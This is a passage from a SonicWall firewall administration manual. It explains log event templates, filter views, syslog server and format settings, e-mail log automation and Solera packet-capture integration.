


Edit Log Event

The most granular level, the event level, allows the Event Attributes columns to be directly modified by expanding the selected category into groups, then expanding the selected group into individual events within that group. Detailed settings for an individual event can also be configured by clicking the **Configure** button to launch the **Edit Log Event** dialog. For information about the options, see Configuring Event Attributes Globally.



Top Row Buttons




In the **Log** > **Settings** table, the top row has these buttons:

- Save Logging Template Button
- Import Logging Template Button
- Reset Event Count Button
- Cancel Button
- Apply Button

Save Logging Template Button


The **Save Logging Template** button displays the **Save to Custom Template** pop-up window so you can export the current configured Log Settings to the **Custom** template. The window also lets you enter a description for the Custom template.

Only the Custom template can be modified and saved, and there is only one custom template. Each time the custom template is saved, the old custom template is overwritten.



Import Logging Template Button

The **Import Logging Template** button displays the **Import from Log Category Template** pop-up window, which allows you to select and import one of these templates:



- Default Template
- Minimal Template
- Analyzer/Viewpoint/GMS Template

NOTE: The Default, Minimal, and Analyzer/Viewpoint/GMS templates are defined at the factory.

Default Template

The **Default** template restores all log event settings to the SonicWall default values. for each of these log fields:

- Event Priority Level
- GUI
- Alert
- Syslog
- Email Filter
- Filter Interval

- E-mail Address
- Alert E-mail Address
- Display Color

Minimal Template

The **Minimal** template keeps the generated logs at a minimum level, while still providing sufficient information about the most important events on the firewall. The minimal template modifies the capture filters to allow only high-priority events to be logged. Most non-critical events are filtered out. The capture filters are modified for these fields: GUI, Alert, Syslog, and Email.

NOTE: Only the capture filters are modified; the redundancy filter intervals are left as is.

Analyzer/Viewpoint/GMS Template

The **Analyzer/Viewpoint/GMS** template is factory configured to ensure that the firewall works well with Reporting Software server settings (Analyzer, Viewpoint, and/or GMS server). All related events are configured to meet the server requirements.

All configurations are limited to the **Report Events via Syslog** option and its associated **Redundancy Filter Interval**. Events critical to the reporting function of Analyzer, Viewpoint, and GMS will have these fields set to the recommended factory-default values:

- Report Events via Syslog
- Redundancy Filter Interval for Syslog

Reset Event Count Button

The **Reset Event Count** button sets all the event counters to zero (0). To reset the event counter for an event, a group, or a category, use the Reset Event Count button for that event, group, or category, as described in Reset Event Count Icon.

Cancel Button

The **Cancel** button cancels whatever changes you made and leaves the settings unchanged.

Apply Button

The **Apply** button applies the currently imported log settings to the Log Monitor.

Viewing the Log

After you have configured logging for your appliance, you can display the Dashboard > Log Monitor quickly by clicking the **View Log** icon in the top row.

Filtering Logs

You can apply, create, and delete custom filters to customize the information you wish to log and view on the Log > Monitor page. You can create simple or complex filters, depending on the criteria you specify. By doing so, you can focus on points of interest without distraction from other applications, users, or other traffic data.

You can create filters in these ways:

- Clicking on the **View Logging** button on the **Log > Settings** page to display the **Dashboard > Log Monitor** page and following the procedures described in Filtering the Log Monitor Table.
- Using the **Filter View** button on the **Log > Settings** page to create a filter at the category, group, or event level.

Using the Filter View Button

Topics:

- Adding a Filter
- Viewing a Filter
- Deleting the Filter

Adding a Filter

NOTE: The filter is valid only while the Log > Settings page is displayed. Displaying another page or logging out deletes the filter.


To add a filter to the settings:

1 Click the **Plus** button + Filter View next to the **Filter View** button. The **Category Filter Statement** dialog displays.

2 Enter the filter. For example, `priority=warning;id=1221,1222,1149`. You can enter multiple keys separated by a semicolon (;) and for each key, multiple values separated by a comma. A key can be a **name** (from the **Category** column), **priority** (from the **Priority** column), or **ID** (from the **ID** column). Keys are case insensitive.

NOTE: Only one filter is valid at a time. If you add another filter, it replaces the existing one.

3 Click **Apply**. The **Log Settings** table is modified to reflect the filter and a new button, **[Category Filter]**, appears next to the Filter View button.



Viewing a Filter

To view the current filter, click the triangle or **[Category Filter]** on the **[Category Filter]** button. A small, pop-up dialog displays the filter under the button.

NOTE: To close the pop-up window, click the triangle or **[Category Filter]** on the **[Category Filter]** button. Do not click the **X** in the upper right corner of the pop-up dialog as doing so deletes the filter.


Deleting the Filter

To delete a filter, click on the X in the box in the **Filter View** button, the **[Category Filter]** button, or the pop-up dialog. Displaying another page or logging out also deletes the filter.

Configuring Syslog Settings

Log > Syslog

In addition to displaying event messages in the GUI, the SonicWall security appliance can send the same messages to an external, user-configured Syslog server for viewing. The Syslog message format can be selected in Syslog Settings and the destination Syslog Servers can be specified in the table of Syslog Servers.



The SonicWall Syslog captures all log activity and includes every connection source and destination name and/or IP address, IP service, and number of bytes transferred. The SonicWall Syslog support requires an external server running a Syslog daemon; the UDP Port is configurable.

TIP: See RCF 3164 - *The BSD Syslog Protocol* for more information.

NOTE: Syslog output may be affected by changes to Event Priority for event, group, or global categories made on the Log > Settings page. For more information, see Configuring Event Attributes Globally.

To display the Dashboard > Log Monitor page, click on the **Show Log Monitor** icon in the upper right corner of the page.

Topics:

- Syslog Settings
- Adding a Syslog Server

Syslog Settings

The **Log** > **Syslog** page enables you to configure the various settings you want when you send the log to a Syslog server. You can choose the Syslog Facility and the Syslog Format that you want.

NOTE: If you are using SonicWall's Global Management System (GMS) to manage your firewall, the **Syslog Format** is fixed to **Default** and the **Syslog ID** is fixed to **firewall**. Thus, these fields are greyed-out and can't be modified. All other fields, however, can still be customized as needed.

Configuring Syslog Settings

To configure the Syslog settings on your firewall:

1. Go to the **Log** > **Syslog** page.
2. The Syslog Facility may be left as the factory default. Optionally, however, in the **Syslog Settings** section, from the **Syslog Facility** menu, select the **Syslog Facility** appropriate to your network:
    - Kernel
    - User-Level Messages
    - Mail System
    - System Daemons
    - Security/Authorization Messages
    - Messages Generated Internally by syslogd
    - Line Printer Subsystem
    - Network News Subsystem
    - UUCP Subsystem
    - Clock Daemon (BSP Linux)
    - AUTHPRV Security/Authorization Messages
    - FTP Daemon
    - NTP Subsystem
    - Log Audit
    - Log Alert
    - Clock Daemon (Solaris)
    - Local Use 0
    - Local Use 1
    - Local Use 2

- Local Use 3
- Local Use 4
- Local Use 5
- Local Use 6
- Local Use 7

3 (Optional) To override appliance Syslog settings with Reporting Software settings if you are using Reporting Software, select the **Override Syslog Settings with Reporting Software Settings** option.

4 From the **Syslog Format** menu list, select the Syslog format that you want:

- **Default** – Use the default SonicWall Syslog format.

  NOTE: Default Syslog Format is required for GMS or Reporting software.


- **WebTrends** – Use the WebTrends Syslog format. You must have WebTrends software installed on your system.
- **Enhanced Syslog** – Use the Enhanced SonicWall Syslog format.
- **ArcSight** – Use the Arcsight Syslog format. The Syslog server must be configured with the ArcSight Logger application to decode the ArcSight messages. ArcSight Logger runs on a Linux 64-bit platform with CentOS 5.4.

  If you select **Enhanced Syslog** or **Arcsight**, the **configure** icon becomes active. Clicking on the **configure** icon launches a configuration dialog where you can select the specific settings that you want to log.

5 If you selected:

- **Default** or **WebTrends**, go to Step 13.
- **Enhanced Syslog**, go to Step 6.
- **ArcSight**, go to Step 10.

6 (Optional) If you selected **Enhanced Syslog**, click the **configure** icon. The **Enhanced Syslog** configuration dialog appears.




7 (Optional) Select the **Enhanced Syslog** options that you want to log. To select all options, click **Select All**. To deselect all options, click **Clear All**.

8 Click **Save**.

9 Go to Step 13.

10 (Optional) If you selected **ArcSight**, click the **configure** icon. The **ArcSight** configuration dialog appears.



11 (Optional) Select the **ArcSight** options that you want to log. To select all options, click **Select All**. To deselect all options, click **Clear All**.

12 Click **Save**.

13 In the **Syslog ID** field, enter the Syslog ID that you want.

A **Syslog ID** field is included in all generated Syslog messages, prefixed by “id= ". Thus, for the default value, **firewall**, all Syslog messages include "id=firewall." The ID can be set to a string consisting of 0 to 32 alphanumeric and underscore characters.

NOTE: The Syslog ID field is fixed to **firewall** when the **Override Syslog Settings with Reporting Software Settings** option is enabled, and therefore, cannot be modified.

14 (Optional) Select **Enable Event Rate Limiting** if you want it. This control allows you to enable rate limiting of events to prevent the internal or external logging mechanism from being overwhelmed by log events. Specify the maximum number of events in the **Maximum Events Per Second** field; the minimum number is 0, the maximum is 1000, and the default is **1000** per second.

NOTE: Event rate and data rate limiting are applied regardless of Log Priority of individual events.

15 (Optional) Select the **Enable Data Rate Limiting** if you want it. This control allows you to enable rate limiting of data to prevent the internal or external logging mechanism from being overwhelmed by log events. Specify the maximum number of bytes in the **Maximum Bytes Per Second** field; the minimum is number is 0, the maximum is 1000000000, and the default is **10000000** bytes per second.


16 (Optional) Select the **Enable NDPP Enforcement for Syslog Server** if you want it.

17 When you’ve finished setting the Syslog options, click **Accept** at the top of the page.

Adding a Syslog Server

To add syslog servers to the SonicWall security appliance:

1 In the **Syslog Servers** section, click **Add**. The **Add Syslog Server** dialog displays.



2 Select the Syslog server name or IP address from the **Name or IP Address** drop-down menu. Messages from the SonicWall security appliance are then sent to the servers.

3 If your Syslog server does not use default port **514**, type the port number in the **Port Number** field.


4 Click **OK**.

5 Click **Accept** to save all **Syslog Server** settings.

Configuring Log Automation

Log > Automation

The **Log > Automation** page includes settings for configuring the SonicWall to send log files using email and configuring mail server settings.




The Log > Automation page has three sections:

- E-mail Log Automation
- Mail Server Settings
- Solera Capture Stack

E-mail Log Automation

The **E-mail Log Automation** settings allow you to have email logs and/or alerts sent to your email address.



- **Send Log to E-mail address** - Enter your email address (username@mydomain.com) in this field to receive the event log via email. Once sent, the log is cleared from the SonicWall memory. If this field is left blank, the log is not emailed.
- **Send Alerts to E-mail address** - Enter your email address (username@mydomain.com) in the **Send alerts to** field to be immediately emailed when attacks or system errors occur. Type a standard email address or an email paging service. If this field is left blank, email alert messages are not sent.
- **Send Log** - Determines the frequency of sending log files. The options are **When Full**, **Weekly**, or **Daily**. If the **Weekly** or **Daily** option is selected, then select the day of the week the log is sent in the **every** drop-down menu and the time of day in 24-hour format in the **at** field.
- **E-mail Format** - Specifies whether log emails will be sent in **Plain Text** or **HTML** format.
- **Include All Log Information** - Specifies whether all log information is to be included in the email.


Mail Server Settings

The mail server settings allow you to specify the name or IP address of your mail server, the *From* email address, and authentication method.

- **Mail Server (name or IP address)** - Enter the IP address or FQDN of the email server used to send your log emails in this field.

  NOTE: If the **Mail Server (name or IP address)** is left blank, log and alert messages are not emailed.

- **Advanced** - Click to enable SMTP authentication. The **Log Mail Advance Setting** dialog displays.



Configure the following options:

- **Smtp port** - Enter the port used for SMTP authentication mail server. The default is 25.
- **Connection Security Method** - Choose one of:
  - **None** - No encryption.
  - **SSL/TLS** - Use SSL or TLS to encrypt traffic on the connection.
  - **STARTTLS** - Upgrade an insecure connection to an encrypted (TLS or SSL) connection without using a different port.
- **Enable SMTP Authentication** - Select to enable SMTP authentication for the mail server.
- **Username** - Enter the username for the mail server.
- **Password** - Enter the password for the mail server.

- **From E-mail Address** - Enter the email address you want to display in the From field of the message.
- **Authentication Method** - You can use the default **None** item or select **POP Before SMTP**.

Solera Capture Stack


Solera Networks makes a series of appliances of varying capacities and speeds designed to capture, archive, and regenerate network traffic. The Solera Networks Network Packet Capture System (NPCS) provides utilities that allow the captured data to be accessed in time- sequenced playback, that is, analysis of captured data can be performed on a live network via NPCS while the device is actively capturing and archiving data.

Topics:

Configuring Your Appliance with Solera

To configure your SonicWall appliance with Solera:

1 In the **Solera Capture Stack** section of the **Log > Automation** page, select the **Enable Solera Capture Stack Integration** option.



2 Configure the following options:

- **Server** - Select the host for the Solera server. You can dynamically create the host by selecting **Create New Host...**
- **Protocol** - Select either **HTTP** or **HTTPS**.
- **Port** - Specify the port number for connecting to the Solera server.
- **DeepSee Base URL** - Defines the format for the base URL for the DeepSee path. In the actual URL, the special tokens are replaced with the actual values.

  The following tokens can be used in the **DeepSee Base URL** and **PCAP Base URL** fields:

  - **$host -** server name or IP address that has the data
  - **$port** - HTTP/HTTPS port number where the server is listening
  - **$usr** - user name for authentication
  - **$pwd** - password for authentication
  - **$start** - start date and time
  - **$stop** - stop date and time
  - **$ipproto** - IP protocol
  - **$scrip** - source IP address
  - **$dstip** - destination IP address
  - **$srcport** - source port
  - **$dstport** - destination port
- **PCAP Base URL** - Defines the format for the base URL for the PCAP path. In the actual URL, the special tokens are replaced with the actual values.

- **Base64-encoded Link Icon** - Specifies a base 64-encoded GIF image to be used as a link icon.

  NOTE: Ensure that this icon is valid and make the size as small as possible.

- **Address to link from Email Alerts** - Select **Default LAN**.

3 Click **Accept**.

Deep Packet Forensics

SonicWall network security appliances have configurable deep-packet classification capabilities that intersect with forensic and content-management products. While the SonicWall can reliably detect and prevent any 'interesting-content' events, it can only provide a record of the occurrence, but not the actual data of the event.

Of equal importance are diagnostic applications where the interesting-content is traffic that is being unpredictably handled or inexplicably dropped.

Although the SonicWall can achieve interesting-content using our Enhanced packet capture diagnostic tool, data-recorders are application-specific appliances designed to record all the packets on a network. They are highly optimized for this task, and can record network traffic without dropping a single packet.

While data-recorders are good at recording data, they lack the sort of deep-packet inspection intelligence afforded by IPS/GAV/ASPY/AF. Consider the minimal requirements of effective data analysis:

- Reliable storage of data (done by a data recorder such as Solera)
- Effective indexing of data (done by a data recorder such as Solera)
- Classification of interesting content (done by SonicWall DPI)

Together, a SonicWall network security appliance and data-recorder (a Solera Networks appliance) satisfy the requirements to offer outstanding forensic and data-leakage capabilities.


Distributed Event Detection and Replay

